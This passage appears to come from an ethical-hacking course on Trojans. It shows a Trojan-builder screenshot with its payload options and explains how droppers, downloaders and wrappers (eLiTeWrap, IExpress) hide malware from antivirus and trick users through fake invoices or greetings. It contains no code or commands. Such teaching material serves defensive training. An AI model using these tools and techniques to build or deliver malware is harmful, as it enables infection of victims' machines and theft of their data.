

(>DarkHorse Trojan Virus Maker 1.2)
×
Trojan Virus Maker 1.2
Client Name
DarkHorse Trojan Virus Maker 1.2
Trojan Virus Maker
☐ Webcam Streaming
☐ Audio Streaming
☐ Crazy Mouse
☐ Lock Windows Live
☐ Block All Websites
☐ Disable Desktop Icons
☐ Remove Desktop Background
☐ Disable Administration
☐ Broken Mouse
☐ Hide Desktop Icons
☐ ++CC Virus
☐ #C Virus
☐ Flood Large Files
☐ Flood Control Error
☐ Memory User
☐ Disable Proccess
☐ Hot Computer
☐ Overloaded Files
☐ Hot Machine
☐ Remove Documents
☐ Remove Videos
☐ Remove Music
☐ Beeping Noise
☐ Broken Keyboard
☐ Virus Warnings
☐ Slow Down Computer Speed
☐ Disable Start Button
☐ Disable Task Manager
☐ Disable CMD
☐ Disable Norton Antivirus
☐ Disable Avg Internet Secerity
☐ Store Virus
Trojan Force
☐ ShutDown Computer (1 Minuite)
☐ Restart Computer (1 Minuite)
☐ LogOff Computer (1 Minuite)
Show Code Text
Create As Text File
Trojan Virus Maker 1.2

Name: Webcam Streaming

Figure 7.26: Screenshot of DarkHorse Trojan Virus Maker

Some additional Trojan horse construction kits are as follows:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Employing a Dropper or Downloader

Droppers

- Dropper is used to **camouflage the malware payloads** that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it **undetectable by antivirus software**; also the installation process can be **done stealthy**
- **Emotet dropper**, **Dridex dropper**, **Gymdrop**, and **Anatsa** are some of the famous droppers that attackers employ for deploying malware to the target machine

Downloaders

- Downloader is a program that can **download and install harmful programs** like malware
- Downloader **does not carry malware** of itself as dropper does, so there is the possibility for a new unknown downloader to **pass through the anti-malware scanner**
- **Godzilla Downloader**, **Trojan.Downloader**, **W97M.Downloader**, and **ISB.Downloader!gen309** are some of the famous downloaders that attackers employ for deploying malware to the target machine

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet, Dridex, Gymdrop, and Anatsa are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.


Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, Trojan.Downloader, W97M.Downloader, and ISB.Downloader!gen309 are some well-known downloaders that attackers employ for deploying malware on the target machine.


Employing a Wrapper

- A wrapper **binds a Trojan executable** with genuine looking **.EXE** applications, such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen



IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



Welcome to IExpress 2.0

This wizard will help you create a self-extracting / self-installing package.

First, you need to create a Self Extraction Directive (SED) file to store information about your package. If you have already done this, select Open existing one; otherwise, select Create New Self Extraction Directive file.

● Create new Self Extraction Directive file.

○ Open existing Self Extraction Directive file:

Wrappers

- eLiTeWrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of "glueware" used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.


